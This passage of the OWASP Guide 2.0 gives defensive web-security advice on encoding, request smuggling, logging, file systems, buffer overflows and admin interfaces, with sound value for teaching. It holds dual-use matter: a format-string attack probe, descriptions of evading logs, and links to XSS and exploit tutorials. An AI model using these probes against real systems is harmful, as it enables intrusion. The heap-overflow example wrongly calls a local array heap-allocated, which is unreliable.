    OWASP Guide 2.0 • HTTP Posts. Interesting tidbit: All HTTP posts are required to be ISO 8859-1, which will lose data for most double byte character sets. You must test your application with your supported browsers to determine if they pass in fully encoded double byte characters safely • HTTP Gets. Depends on the previously rendered page and per-browser implementations, but URL encoding is not properly defined for double byte character sets. IE can be optionally forced to do all submits as UTF-8 which is then properly canoncalized on the server • .NET: Unicode (little endian) • JSP implementations, such as Tomcat: UTF8 - see “javaEncoding” in web.xml by many servlet containers • Java: Unicode (UTF-16, big endian, or depends on the OS during JVM startup) • PHP: Set in php.ini, ISO 8859-1. NB: Many PHP functions make (invalid) assumptions as to character set and may not work properly when changed to another character set. Test your application with the new character set thoroughly! How to protect yourself • Determine your application’s needs, and set both the asserted language locale and character set appropriately. Locale assertion The web server should always assert a locale and preferably a country code, such as “en_US”, “fr_FR”, “zh_CN” How to determine if you are vulnerable Use a HTTP header sniffer or even just telnet against your web server: HEAD / HTTP1.0 Should display something like this: HTTP/1.1 200 OK Date: Sun, 24 Jul 2005 08:13:17 GMT Server: Apache/1.3.29 Connection: close 189
  • 190.
    OWASP Guide 2.0 Content-Type:text/html; charset=iso-8859-1 How to protect yourself Review and implement these guidelines: http://www.w3.org/International/technique-index At a minimum, select the correct output locale and character set. Double (or n-) encoding Most web applications only check once to determine if the input is has been de-encoded into the correct Unicode values. However, an attacker may have doubly encoded the attack string. How to determine if you are vulnerable • Use XSS Cheat Sheet double encoder utility to double encode a XSS string http://ha.ckers.org/xss.html • If the resultant injection is a successful XSS output, then your application is vulnerable • This attack may also work against: 1. Filenames 2. Non-obvious items like report types, and language selectors 3. Theme names How to protect yourself • Assert the correct locale and character set for your application • Use HTML entities, URL encoding and so on to prevent Unicode characters being treated improperly by the many divergent browser, server and application combinations • Test your code and overall solution extensively HTTP Request Smuggling HTTP Request Smuggling (HRS) is an issue detailed in depth by Klein, Linhart, Heled, and Orrin in a whitepaper found in the references section. The basics of HTTP Request Smuggling is that many larger solutions use many components to provide a web application. The differences between the firewall, web application firewall, load balancers, SSL accelerators, reverse proxies, and web servers allow a specially crafted attack to bypass all the controls in the front-end systems and directly attack the web server. 190
  • 191.
    OWASP Guide 2.0 The types of attack they describe are: • Web cache poisoning • Firewall/IDS/IPS evasion • Forward and backward HRS techniques • Request hijacking • Request credential hijacking Since the whitepaper, several examples of real life HRS have been discovered. How to determine if you are vulnerable • Review the whitepaper • Review your infrastructure for vulnerable components How to protect yourself • Minimize the total number of components that may interpret the inbound HTTP request • Keep your infrastructure up to date with patches Further Reading • IDS Evasion using Unicode http://online.securityfocus.com/print/infocus/1232 • W3C Internationalization Home Page http://www.w3.org/International/ • HTTP Request Smuggling http://www.watchfire.com/resources/HTTP-Request-Smuggling.pdf • XSS Cheat Sheet http://ha.ckers.org/xss.html 191
  • 192.
    OWASP Guide 2.0 ErrorHandling, Auditing and Logging Objective Many industries are required by legal and regulatory requirements to be: • Auditable – all activities that affect user state or balances are formally tracked • Traceable – it’s possible to determine where an activity occurs in all tiers of the application • High integrity – logs cannot be overwritten or tampered by local or remote users Well-written applications will dual-purpose logs and activity traces for audit and monitoring, and make it easy to track a transaction without excessive effort or access to the system. They should possess the ability to easily track or identify potential fraud or anomalies end-to-end. Environments Affected All. Relevant COBIT Topics DS11 – Manage Data – All sections should be reviewed, but in particular: DS11.4 Source data error handling DS11.8 Data input error handling Description Error handling, debug messages, auditing and logging are different aspects of the same topic: how to track events within an application: 192
  • 193.
    OWASP Guide 2.0 Bestpractices • Fail safe – do not fail open • Dual purpose logs • Audit logs are legally protected – protect them • Reports and search logs using a read-only copy or complete replica Error Handling Error handling takes two forms: structured exception handling and functional error checking. Structured exception handling is always preferred as it is easier to cover 100% of code. Functional languages such as PHP 4 that does not have exceptions are very hard to cover 100% of all errors. Code that covers 100% of errors is extraordinarily verbose and difficult to read, and can contain subtle bugs and errors in the error handling code itself. Motivated attackers like to see error messages as they might leak information that leads to further attacks, or may leak privacy related information. Web application error handling is rarely robust enough to survive a penetration test. 193
  • 194.
    OWASP Guide 2.0 Applications should always fail safe. If an application fails to an unknown state, it is likely that an attacker may be able to exploit this indeterminate state to access unauthorized functionality, or worse create, modify or destroy data. Fail safe • Inspect the application’s fatal error handler. • Does it fail safe? If so, how? • Is the fatal error handler called frequently enough? • What happens to in-flight transactions and ephemeral data? Debug errors • Does production code contain debug error handlers or messages? • If the language is a scripting language without effective pre-processing or compilation, can the debug flag be turned on in the browser? • Do the debug messages leak privacy related information, or information that may lead to further successful attack? Exception handling • Does the code use structured exception handlers (try {} catch {} etc) or function-based error handling? • If the code uses function-based error handling, does it check every return value and handle the error appropriately? • Would fuzz injection against the average interface fail? Functional return values Many languages indicate an error condition by return value. E.g.: $query = mysql_query(“SELECT * FROM table WHERE id=4”, $conn); if ( $query === false ) { // error } 194
  • 195.
    OWASP Guide 2.0 • Are all functional errors checked? If not, what can go wrong? Detailed error messages Detailed error messages provide attackers with a mountain of useful information. How to determine if you are vulnerable • Are detailed error messages turned on? • Do the detailed error messages leak information that may be used to stage a further attack, or leak privacy related information? • Does the browser cache the error message? How to protect yourself Ensure that your application has a “safe mode” which it can return if something truly unexpected occurs. If all else fails, log the user out and close the browser window Production code should not be capable of producing debug messages. If it does, debug mode should be triggered by editing a file or configuration option on the server. In particular, debug should not enabled by an option in the application itself If the framework or language has a structured exception handler (ie try {} catch {}), it should be used in preference to functional error handling If the application uses functional error handling, its use must be comprehensive and thorough Detailed error messages, such as stack traces or leaking privacy related information, should never be presented to the user. Instead a generic error message should be used. This includes HTTP status response codes (ie 404 or 500 Internal Server error). Logging Where to log to? Logs should be written so that the log file attributes are such that only new information can be written (older records cannot be rewritten or deleted). For added security, logs should also be written to a write once / read many device such as a CD-R. Copies of log files should be made at regular intervals depending on volume and size (daily, weekly, monthly, etc.). .). A common naming convention should be adopted with regards to logs, making them easier to index. Verification that logging is still actively working is overlooked surprisingly often, and can be accomplished via a simple cron job! 195
  • 196.
    OWASP Guide 2.0 Make sure data is not overwritten. Log files should be copied and moved to permanent storage and incorporated into the organization's overall backup strategy. Log files and media should be deleted and disposed of properly and incorporated into an organization's shredding or secure media disposal plan. Reports should be generated on a regular basis, including error reporting and anomaly detection trending. Be sure to keep logs safe and confidential even when backed up. Handling Logs can be fed into real time intrusion detection and performance and system monitoring tools. All logging components should be synced with a timeserver so that all logging can be consolidated effectively without latency errors. This time server should be hardened and should not provide any other services to the network. No manipulation, no deletion while analyzing. General Debugging Logs are useful in reconstructing events after a problem has occurred, security related or not. Event reconstruction can allow a security administrator to determine the full extent of an intruder's activities and expedite the recovery process. Forensics evidence Logs may in some cases be needed in legal proceedings to prove wrongdoing. In this case, the actual handling of the log data is crucial. Attack detection Logs are often the only record that suspicious behavior is taking place: Therefore logs can sometimes be fed real-time directly into intrusion detection systems. Quality of service Repetitive polls can be protocol led so that network outages or server shutdowns get protocolled and the behavior can either be analyzed later on or a responsible person can take immediate actions. 196
  • 197.
    OWASP Guide 2.0 Proofof validity Application developers sometimes write logs to prove to customers that their applications are behaving as expected. • Required by law or corporate policies • Logs can provide individual accountability in the web application system universe by tracking a user's actions. It can be corporate policy or local law to be required to (as example) save header information of all application transactions. These logs must then be kept safe and confidential for six months before they can be deleted. The points from above show all different motivations and result in different requirements and strategies. This means, that before we can implement a logging mechanism into an application or system, we have to know the requirements and their later usage. If we fail in doing so this can lead to unintentional results. Failure to enable or design the proper event logging mechanisms in the web application may undermine an organization's ability to detect unauthorized access attempts, and the extent to which these attempts may or may not have succeeded. We will look into the most common attack methods, design and implementation errors as well as the mitigation strategies later on in this chapter. There is another reason why the logging mechanism must be planned before implementation. In some countries, laws define what kind of personal information is allowed to be not only logged but also analyzed. For example, in Switzerland, companies are not allowed to log personal information of their employees (like what they do on the internet or what they write in their emails). So if a company wants to log a workers surfing habits, the corporation needs to inform her of their plans in advance. This leads to the requirement of having anonymized logs or de-personalized logs with the ability to re-personalized them later on if need be. If an unauthorized person has access to (legally) personalized logs, the corporation is acting unlawful again. So there can be a few (not only) legal traps that must be kept in mind. 197
  • 198.
    OWASP Guide 2.0 Loggingtypes Logs can contain different kinds of data. The selection of the data used is normally affected by the motivation leading to the logging. This section contains information about the different types of logging information and the reasons why we could want to log them. In general, the logging features include appropriate debugging information’s such as time of event, initiating process or owner of process, and a detailed description of the event. The following are types of system events that can be logged in an application. It depends on the particular application or system and the needs to decide which of these will be used in the logs: 198
  • 199.
    OWASP Guide 2.0 • Reading of data file access and what kind of data is read. This not only allows to see if data was read but also by whom and when. • Writing of data logs also where and with what mode (append, replace) data was written. This can be used to see if data was overwritten or if a program is writing at all. • Modification of any data characteristics, including access control permissions or labels, location in database or file system, or data ownership. Administrators can detect if their configurations were changed. • Administrative functions and changes in configuration regardless of overlap (account management actions, viewing any user's data, enabling or disabling logging, etc.) • Miscellaneous debugging information that can be enabled or disabled on the fly. • All authorization attempts (include time) like success/failure, resource or function being authorized, and the user requesting authorization. We can detect password guessing with these logs. These kinds of logs can be fed into an Intrusion Detection system that will detect anomalies. • Deletion of any data (object). Sometimes applications are required to have some sort of versioning in which the deletion process can be cancelled. • Network communications (bind, connect, accept, etc.). With this information an Intrusion Detection system can detect port scanning and brute force attacks. • All authentication events (logging in, logging out, failed logins, etc.) that allow to detect brute force and guessing attacks too. Noise Intentionally invoking security errors to fill an error log with entries (noise) that hide the incriminating evidence of a successful intrusion. When the administrator or log parser application reviews the logs, there is every chance that they will summarize the volume of log entries as a denial of service attempt rather than identifying the 'needle in the haystack'. How to protect yourself This is difficult since applications usually offer an unimpeded route to functions capable of generating log events. If you can deploy an intelligent device or application component that can shun an attacker after repeated attempts, then that would be beneficial. Failing that, an error log audit tool that can reduce the bulk of the noise, based on repetition of events or originating from 199
  • 200.
    OWASP Guide 2.0 thesame source for example. It is also useful if the log viewer can display the events in order of severity level, rather than just time based. Cover Tracks The top prize in logging mechanism attacks goes to the contender who can delete or manipulate log entries at a granular level, "as though the event never even happened!". Intrusion and deployment of rootkits allows an attacker to utilize specialized tools that may assist or automate the manipulation of known log files. In most cases, log files may only be manipulated by users with root / administrator privileges, or via approved log manipulation applications. As a general rule, logging mechanisms should aim to prevent manipulation at a granular level since an attacker can hide their tracks for a considerable length of time without being detected. Simple question; if you were being compromised by an attacker, would the intrusion be more obvious if your log file was abnormally large or small, or if it appeared like every other day's log? How to protect yourself Assign log files the highest security protection, providing reassurance that you always have an effective 'black box' recorder if things go wrong. This includes: Applications should not run with Administrator, or root-level privileges. This is the main cause of log file manipulation success since super users typically have full file system access. Assume the worst case scenario and suppose your application is exploited. Would there be any other security layers in place to prevent the application's user privileges from manipulating the log file to cover tracks? Ensuring that access privileges protecting the log files are restrictive, reducing the majority of operations against the log file to alter and read. Ensuring that log files are assigned object names that are not obvious and stored in a safe location of the file system. Writing log files using publicly or formally scrutinized techniques in an attempt to reduce the risk associated with reverse engineering or log file manipulation. Writing log files to read-only media (where event log integrity is of critical importance). Use of hashing technology to create digital fingerprints. The idea being that if an attacker does manipulate the log file, then the digital fingerprint will not match and an alert generated. Use of host-based IDS technology where normal behavioral patterns can be 'set in stone'. Attempts by attackers to update the log file through anything but the normal approved flow 200
  • 201.
    OWASP Guide 2.0 wouldgenerate an exception and the intrusion can be detected and blocked. This is one security control that can safeguard against simplistic administrator attempts at modifications. False Alarms Taking cue from the classic 1966 film "How to Steal a Million", or similarly the fable of Aesop; "The Boy Who Cried Wolf", be wary of repeated false alarms, since this may represent an attacker's actions in trying to fool the security administrator into thinking that the technology is faulty and not to be trusted until it can be fixed. How to protect yourself Simply be aware of this type of attack, take every security violation seriously, always get to the bottom of the cause event log errors rather, and don't just dismiss errors unless you can be completely sure that you know it to be a technical problem. Denial of Service By repeatedly hitting an application with requests that cause log entries, multiply this by ten thousand, and the result is that you have a large log file and a possible headache for the security administrator. Where log files are configured with a fixed allocation size, then once full, all logging will stop and an attacker has effectively denied service to your logging mechanism. Worse still, if there is no maximum log file size, then an attacker has the ability to completely fill the hard drive partition and potentially deny service to the entire system. This is becoming more of a rarity though with the increasing size of today's hard disks. How to protect yourself The main defense against this type of attack are to increase the maximum log file size to a value that is unlikely to be reached, place the log file on a separate partition to that of the operating system or other critical applications and best of all, try to deploy some kind of system monitoring application that can set a threshold against your log file size and/or activity and issue an alert if an attack of this nature is underway. Destruction Following the same scenario as the Denial of Service above, if a log file is configured to cycle round overwriting old entries when full, then an attacker has the potential to do the evil 201
  • 202.
    OWASP Guide 2.0 deedand then set a log generation script into action in an attempt to eventually overwrite the incriminating log entries, thus destroying them. If all else fails, then an attacker may simply choose to cover their tracks by purging all log file entries, assuming they have the privileges to perform such actions. This attack would most likely involve calling the log file management program and issuing the command to clear the log, or it may be easier to simply delete the object which is receiving log event updates (in most cases, this object will be locked by the application). This type of attack does make an intrusion obvious assuming that log files are being regularly monitored, and does have a tendency to cause panic as system administrators and managers realize they have nothing upon which to base an investigation on. How to protect yourself Following most of the techniques suggested above will provide good protection against this attack. Keep in mind two things: Administrative users of the system should be well trained in log file management and review. 'Ad-hoc' clearing of log files is never advised and an archive should always be taken. Too many times a log file is cleared, perhaps to assist in a technical problem, erasing the history of events for possible future investigative purposes. An empty security log does not necessarily mean that you should pick up the phone and fly the forensics team in. In some cases, security logging is not turned on by default and it is up to you to make sure that it is. Also, make sure it is logging at the right level of detail and benchmark the errors against an established baseline in order measure what is considered 'normal' activity. Audit Trails Audit trails are legally protected in many countries, and should be logged into high integrity destinations to prevent casual and motivated tampering and destruction. 202
  • 203.
    OWASP Guide 2.0 Howto determine if you are vulnerable • Do the logs transit in the clear between the logging host and the destination? • Do the logs have a HMAC or similar tamper proofing mechanism to prevent change from the time of the logging activity to when it is reviewed? • Can relevant logs be easily extracted in a legally sound fashion to assist with prosecutions? How to protect yourself • Only audit truly important events – you have to keep audit trails for a long time, and debug or informational messages are wasteful • Log centrally as appropriate and ensure primary audit trails are not kept on vulnerable systems, particularly front end web servers • Only review copies of the logs, not the actual logs themselves • Ensure that audit logs are sent to trusted systems • For highly protected systems, use write-once media or similar to provide trust worthy long term log repositories • For highly protected systems, ensure there is end-to-end trust in the logging mechanism. World writeable logs, logging agents without credentials (such as SNMP traps, syslog etc) are legally vulnerable to being excluded from prosecution Further Reading • Oracle Auditing http://www.sans.org/atwork/description.php?cid=738 • Sarbanes Oxley for IT security http://www.securityfocus.com/columnists/322 203
  • 204.
    OWASP Guide 2.0 FileSystem Objective To ensure that access to the local file system of any of the systems is protected from unauthorized creation, modification, or deletion. Environments Affected All. Relevant COBIT Topics DS11 – Manage Data – All sections should be reviewed DS11.9 – Data processing integrity DS11.20 – Continued integrity of stored data Description The file system is a fertile ground for average attackers and script kiddies alike. Attacks can be devastating for the average site, and they are often some of the easiest attacks to perform. Best Practices • Use “chroot” jails on Unix platforms • Use minimal file system permissions on all platforms • Consider the use of read-only file systems (such as CD-ROM or locked USB key) if practical Defacement Defacement is one of the most common attacks against web sites. An attacker uses a tool or technique to upload hostile content over the top of existing files or via configuration mistakes, new files. Defacement can be acutely embarrassing, resulting in reputation loss and loss of trust with users. There are many defacement archives on the Internet, and most defacements occur due to poor patching of vulnerable web servers, but the next most common form of defacement occurs due to web application vulnerabilities. 204
  • 205.
    OWASP Guide 2.0 Howto identify if you are vulnerable • Is your system up to date? • Does the file system allow writing via the web user to the web content (including directories?) • Does the application write files with user supplied file names? • Does the application use file system calls or executes system commands (such as exec() or xp_cmdshell()? • Would any of execution or file system calls allow the execution of additional, unauthorized commands? See the OS Injection section for more details. How to protect yourself • Ensure or recommend that the underlying operating system and web application environment are kept up to date • Ensure the application files and resources are read-only • Ensure the application does not take user supplied file names when saving or working on local files • Ensure the application properly checks all user supplied input to prevent additional commands cannot be run Path traversal All but the most simple web applications have to include local resources, such as images, themes, other scripts, and so on. Every time a resource or file is included by the application, there is a risk that an attacker may be able to include a file or remote resource you didn’t authorize. 205
  • 206.
    OWASP Guide 2.0 Howto identify if you are vulnerable • Inspect code containing file open, include, file create, file delete, and so on • Determine if it contains unsanitized user input. • If so, the application is likely to be at risk. How to protect yourself • Prefer working without user input when using file system calls • Use indexes rather than actual portions of file names when templating or using language files (ie value 5 from the user submission = Czechoslovakian, rather than expecting the user to return “Czechoslovakian”) • Ensure the user cannot supply all parts of the path – surround it with your path code • Validate the user’s input by only accepting known good – do not sanitize the data • Use chrooted jails and code access policies to restrict where the files can be obtained or saved to Insecure permissions Many developers take short cuts to get their applications to work, and often many system administrators do not fully understand the risks of permissive file system ACLs How to identify if you are vulnerable • Can other local users on the system read, modify or delete files used by the web application? If so, it is highly likely that the application is vulnerable to local and remote attack 206
  • 207.
    OWASP Guide 2.0 Howto protect yourself • Use the tighest possible permissions when developing and deploying web applications • Many web applications can be deployed on read-only media, such as CD-ROMs • Consider using chroot jails and code access security policies to restrict and control the location and type of file operations even if the system is misconfigured • Remove all “Everyone:Full Control” ACLs on Windows, and all mode 777 (world writeable directories) or mode 666 files (world writeable files) on Unix systems • Strongly consider removing “Guest”, “everyone” and world readable permissions wherever possible Insecure Indexing A very popular tool is the Google desktop search engine and Spotlight on the Macintosh. These wonderful tools allow users to easily find anything on their hard drives. This same wonderful technology allows remote attackers to determine exactly what you have hidden away deep in your application’s guts. How to determine if you are vulnerable • Use Google and a range of other search engines to find something on your web site, such as a meta tag or a hidden file • If a file is found, your application is at risk. How to protect yourself • Use robots.txt – this will prevent most search engines looking any further than what you have in mind • Tightly control the activities of any search engine you run for your site, such as the IIS Search Engine, Sharepoint, Google appliance, and so on. • If you don’t need an searchable index to your web site, disable any search functionality which may be enabled. Unmapped files Web application frameworks will interpret only their own files to the user, and render all other content as HTML or as plain text. This may disclose secrets and configuration which an attacker may be able to use to successfully attack the application. 207
  • 208.
    OWASP Guide 2.0 Howto identify if you are vulnerable Upload a file that is not normally visible, such as a configuration file such as config.xml or similar, and request it using a web browser. If the file’s contents are rendered or exposed, then the application is at risk. How to protect yourself • Remove or move all files that do not belong in the web root • Rename include files to be normal extension (such as foo.inc  foo.jsp or foo.aspx) • Map all files that need to remain, such as .xml or .cfg to an error handler or a renderer that will not disclose the file contents. This may need to be done in both the web application framework’s configuration area or the web server’s configuration. Temporary files Applications occasionally need to write results or reports to disk. Temporary files if exposed to unauthorized users, may expose private and confidential information, or allow an attacker to become an authorized user depending on the level of vulnerability. How to identify if you are vulnerable Determine if your application uses temporary files. If it does, check the following: • Are the files within the web root? If so, can they be retrieved using just a browser? If so, can the files be retrieved without being logged on? • Are old files exposed? Is there a garbage collector or other mechanism deleting old files? • Does retrieval of the files expose the application’s workings, or expose private data? The level of vulnerability is derived from the asset classification assigned to the data. How to protect yourself Temporary file usage is not always important to protect from unauthorized access. For medium to high-risk usage, particularly if the files expose the inner workings of your application or exposes private user data, the following controls should be considered: 208
  • 209.
    OWASP Guide 2.0 • The temporary file routines could be re-written to generate the content on the fly rather than storing on the file system • Ensure that all resources are not retrievable by unauthenticated users, and that users are authorized to retrieve only their own files • Use a “garbage collector” to delete old temporary files, either at the end of a session or within a timeout period, such as 20 minutes • If deployed under Unix like operating systems, use chroot jails to isolate the application from the primary operating system. On Windows, use the inbuilt ACL support to prevent the IIS users from retrieving or overwriting the files directly • Move the files to outside the web root to prevent browser-only attacks • Use random file names to decrease the likelihood of a brute force pharming attack Old, unreferenced files It is common for system administrators and developers to use editors and other tools which create temporary old files. If the file extensions or access control permissions change, an attacker may be able to read source or configuration data. How to identify if you are vulnerable Check the file system for: 209
  • 210.
    OWASP Guide 2.0 • Temporary files (such as core, ~foo, blah.tmp, and so on) created by editors or crashed programs • Folders called “backup” “old” or “Copy of …” • Files with additional extensions, such as foo.php.old • Temporary folders with intermediate results or cache templates How to protect yourself • Use source code control to prevent the need to keep old copies of files around • Periodically ensure that all files in the web root are actually required • Ensure that the application’s temporary files are not accessible from the web root Second Order Injection If the web application creates a file that is operated on by another process, typically a batch or scheduled process, the second process may be vulnerable to attack. It is a rare application that ensures input to background processes is validated prior to first use. 210
  • 211.
    OWASP Guide 2.0 Howto identify if you are vulnerable • Does the application use background / batch / scheduled processes to work on user supplied data? • Does this program validate the user input prior to operating on it? • Does this program communicate with other business significant processes or otherwise approve transactions? How to protect yourself • Ensure that all behind the scenes programs check user input prior to operating on it • Run the application with the least privilege – in particular, the batch application should not require write privileges to any front end files, the network, or similar • Use inbuilt language or operating system features to curtail the resources and features which the background application may use. For example, batch programs rarely if ever require network access. • Consider the use of host based intrusion detection systems and anti-virus systems to detect unauthorized file creation. Further Reading • Klein, A., Insecure Indexing http://www.webappsec.org/projects/articles/022805-clean.html • MySQL world readable log files http://www.securityfocus.com/advisories/3803 • Oracle 8i and 9i Servlet allows remote file viewing http://online.securityfocus.com/advisories/3964 211
  • 212.
    OWASP Guide 2.0 BufferOverflows Objective To ensure that: • Applications do not expose themselves to faulty components • Applications create as few buffer overruns as possible • Encourage the use of languages and frameworks which are relatively immune to buffer overruns. Platforms Affected Almost every platform, with the following notable exceptions: • J2EE – as long as native methods or system calls are not invoked • .NET – as long as /unsafe or unmanaged code is not invoked (such as the use of P/Invoke or COM Interop) • PHP – as long as external programs and vulnerable PHP extensions written in C or C++ are not called Relevant COBIT Topics DS11.9 – Data processing integrity. Description Attackers use buffer overflows to corrupt the execution stack of a web application. By sending carefully crafted input to a web application, an attacker can cause the web application to execute arbitrary code - effectively taking over the machine. Attackers have managed to identify buffer overflows in a staggering array of products and components. Buffer overflow flaws can be present in both the web server or application server products that serve the static and dynamic aspects of the site, or the web application itself. Buffer overflows found in widely used server products are likely to become widely known and can pose a significant risk to users of these products. When web applications use libraries, such as a graphics library to generate images, they open themselves to potential buffer overflow attacks. Literature on the topic of buffer overflows against widely used products is widely available. 212
  • 213.
    OWASP Guide 2.0 Buffer overflows are found in custom web application code, and may even be more likely given the lack of scrutiny that web applications typically go through. Buffer overflow attacks against customized web applications can sometimes lead to interesting results. In some cases, we have discovered that sending large inputs can cause the web application or the back-end database to malfunction. It is possible to cause a denial of service attack against the web site, depending on the severity and type of the flaw. Over-large inputs may cause the application to output a detailed error message that may lead to a successful attack on the system. Stack Overflow Stack overflows are the best understood and the most common form of “buffer” overflows. The basics of stack overflows are simple: • There are two buffers, the source buffer contains arbitrary attack input, and the destination buffer is too small to contain the attack input. The second buffer needs to be on the stack and somewhat adjacent to the function return address on the stack • The faulty code does not check that the first buffer is too big for the second buffer. It copies the hostile data into the second buffer, obliterating the second buffer and the function return address on the stack • When the function returns, the CPU unwinds the stack frame and pops the return address from the stack. The return address is now polluted and points to the attack code • The attack code is executed instead of returning to the application’s previous caller. How to determine if you are vulnerable If your program: • Is written or depends on a program written in a language that suffers from buffer overflows AND • Takes input from a user AND • Does not sanitize it AND • Uses stack allocated variables without any canary values It is likely that the application is vulnerable to attack. 213
  • 214.
    OWASP Guide 2.0 Howto protect yourself • Deploy on systems capable of using no execute stacks (AMD and Intel x86-64 chips with associated 64 bit operating systems: XP SP2 (both 32 and 64 bit), Windows 2003 SP1 (both 32 and 64 bit), Linux after 2.6.8 on AMD and x86-64 processors in 32 and 64 bit mode, OpenBSD (w^x on Intel, AMD, Sparc, Alpha and PowerPC), Solaris 2.6 and later with noexec_user_stack enabled) • Use programming languages other than C or C++ • Validate user input to prevent overlong input and check the values to ensure they are within spec (ie A-Z, a-z, 0-9, etc) • If relying upon operating systems and utilities written in C or C++, ensure that they use the principle of least privilege, use compilers that can protect against stack and heap overflows, and keep the system up to date with patches. Heap Overflow Heap overflows are problematic are they are not necessarily protected by CPUs capable of configuring no execute stacks. A heap is an area of memory allocated by the application run time to store locally declared variables. function foo(char *bar) { char thingy[128]; … } bar is passed via the stack, whereas thingy is allocated on the heap. The overflow possibilities are exploitable in exactly the same fashion as stack overflows. How to determine if you are vulnerable If your program: 214
  • 215.
    OWASP Guide 2.0 • Is written or depends on a program written in a language that suffers from heap overflows AND • Takes input from a user AND • Does not sanitize it AND • Uses heap allocated variables without any canary values It is likely that the application is vulnerable to attack. How to protect yourself • Use programming languages other than C or C++ • Validate user input to prevent overlong input and check the values to ensure they are within spec (ie A-Z, a-z, 0-9, etc) • If relying upon operating systems and utilities written in C or C++, ensure that they use the principle of least privilege, use compilers which can protect against heap overflows, and keep the system up to date with patches. Format String Format string buffer overflows are caused when the user inputs something similar to: %08x.%08x.%08x.%08x.%08xn The above attack string will print the first five entries on the stack. Format strings are highly specialized buffer overflows and can be used to perform all the same types of attacks, including complete remote compromise. How to determine if you are vulnerable If your program: • Is written or depends on a program written in a language that suffers from buffer overflows AND • Takes input from a user AND • Does not sanitize it AND • Uses the equivalent of functions like printf(), snprintf(), and friends, or uses system services which use them, like syslog It is highly likely that the application is vulnerable to attack. 215
  • 216.
    OWASP Guide 2.0 Howto protect yourself • Use programming languages other than C or C++ • Avoid the use of functions like printf() and friends which allow user input to modify the output format • Validate user input to prevent format string meta characters from being used in input • If relying upon operating systems and utilities written in C or C++, ensure that they use the principle of least privilege, deploy on systems with no execute stacks (not a complete protection), and keep the system up to date with patches. Unicode Overflow Unicode exploits are a bit more difficult to do than typical buffer overflows as demonstrated in Anley’s 2002 paper, but it is wrong to assume that by using Unicode, you are protected against buffer overflows. Examples of Unicode overflows include Code Red, which is a devastating Trojan. How to determine if you are vulnerable If your program: • Is written or depends on a program written in a language that suffers from buffer overflows AND • Takes Unicode input from a user AND • Does not sanitize it AND • Uses heap or stack allocated variables without any canary values It is likely that the application is vulnerable to attack. How to protect yourself • Keep up with the latest bug reports for your web and application server products and other products in your Internet infrastructure. Apply the latest patches to these products. • Periodically scan your website with one or more of the commonly available scanners that look for buffer overflow flaws in your server products and your custom web applications. • Review your code for Unicode exploits For your custom application code, you need to review all code that accepts input from untrusted sources, and ensure that it provides appropriate size checking on all such inputs. 216
  • 217.
    OWASP Guide 2.0 This should be done even for environments that are not susceptible to such attacks as overly large inputs that are uncaught may still cause denial of service or other operational problems. Integer Overflow When an application takes two numbers of fixed word size and perform an operation with them, the result may not fit within the same word size. For example, if two 8 bit numbers 192 and 208 are added together and stored into another 8-bit byte, the result will simply not fit into the 8 bit result: % 1100 0000 + % 1101 0000 = % 0001 1001 0000 The top most half word is thrown away, and the remnant is not a valid result. This can be a problem for any language. For example, many hexadecimal conversions will “successfully” convert %M0 to 192. Other areas of concern include array indices and implicit short math. 217
  • 218.
    OWASP Guide 2.0 Howto determine if you are vulnerable • Look for signed integers, particularly bytes and shorts • Are there cases where these values are used as array indices after performing an arithmetic operation such as + - * / or modulo? • Does the code cope with negative or zero indices How to protect yourself • .NET: Use David LeBlanc’s SafeInt<> C++ class or a similar construct • If your compiler supports it, change the default for integers to be unsigned unless otherwise explicitly stated. Use unsigned whenever you mean it • Use range checking if your language or framework supports it • Be careful when using arithmetic operations near small values, particularly if underflow or overflow, signed or other errors may creep in Further reading • Team Teso, Exploiting Format String Vulnerabilities http://www.cs.ucsb.edu/~jzhou/security/formats-teso.html • Woo woo and Matt Conover, Preliminary Heap Overflow Tutorial http://www.w00w00.org/files/articles/heaptut.txt • Chris Anley, Creating Arbitrary Shellcode In Unicode Expanded Strings http://www.ngssoftware.com/papers/unicodebo.pdf • David Leblanc, Integer Handling with the C++ SafeInt Class http://msdn.microsoft.com/library/default.asp?url=/library/en- us/dncode/html/secure01142004.asp • Aleph One, Smashing the Stack for fun and profit http://www.phrack.org/phrack/49/P49-14 • Mark Donaldson, Inside the buffer Overflow Attack: Mechanism, method, & prevention http://rr.sans.org/code/inside_buffer.php • NX Bit, Wikipedia article http://en.wikipedia.org/wiki/NX_bit 218
  • 219.
    OWASP Guide 2.0 • Horizon, How to bypass Solaris no execute stack protection http://www.secinf.net/unix_security/How_to_bypass_Solaris_nonexecutable_stack_prote ction_.html • Alexander Anisimov, Defeating Microsoft Windows XP SP2 Heap protection and DEP bypass, Positive Technologies http://www.maxpatrol.com/defeating-xpsp2-heap-protection.htm 219
  • 220.
    OWASP Guide 2.0 AdministrativeInterfaces Objective To ensure that • administrator level functions are appropriately segregated from user activity • Users cannot access or utilize administrator functionality • Provide necessary audit and traceability of administrative functionality Environments Affected All. Relevant COBIT Topics PO4 • 4.08 Data and System ownership – requires separate operational and security administration • 4.10 Segregation of duties Best practices Administrative interfaces is one of the few controls within the Guide which is legally mandated – Sarbanes Oxley requires administrative functions to be segregated from normal functionality as it is a key fraud control. For organizations that have no need to comply with US law, ISO 17799 also strongly suggests that there is segregation of duties. It is obviously up to the designers to take into account the risk of not complying with SOX or ISO 17799. 220
  • 221.
    OWASP Guide 2.0 • When designing applications, map out administrative functionality and ensure that appropriate access controls and auditing are in place. • Consider processes – sometimes all that is required is to understand how users may be prevented from using a feature by simple lack of access • Help desk access is always a middle ground – they need access to assist customers, but they are not administrators. • Carefully design help desk / moderator / customer support functionality around limited administration capability and segregated application or access This is not to say that administrators logging on as users to the primary application are not allowed, but when they do, they should be normal users. An example is a system administrator of a major e-commerce site who also buys or sells using the site. Administrators are not users Administrators must be segregated from normal users. How to identify if you are vulnerable • Log on to the application as an administrator. • Can the administrator perform normal transactions or see the normal application? • Can users perform administrative tasks or actions if they know the URL of the administration action? • Does the administrative interface use the same database or middleware access (for example, database accounts or trusted internal paths?) • In a high value system, can users access the system containing the administrative interface? If yes to any question, the system is potentially vulnerable. 221
  • 222.
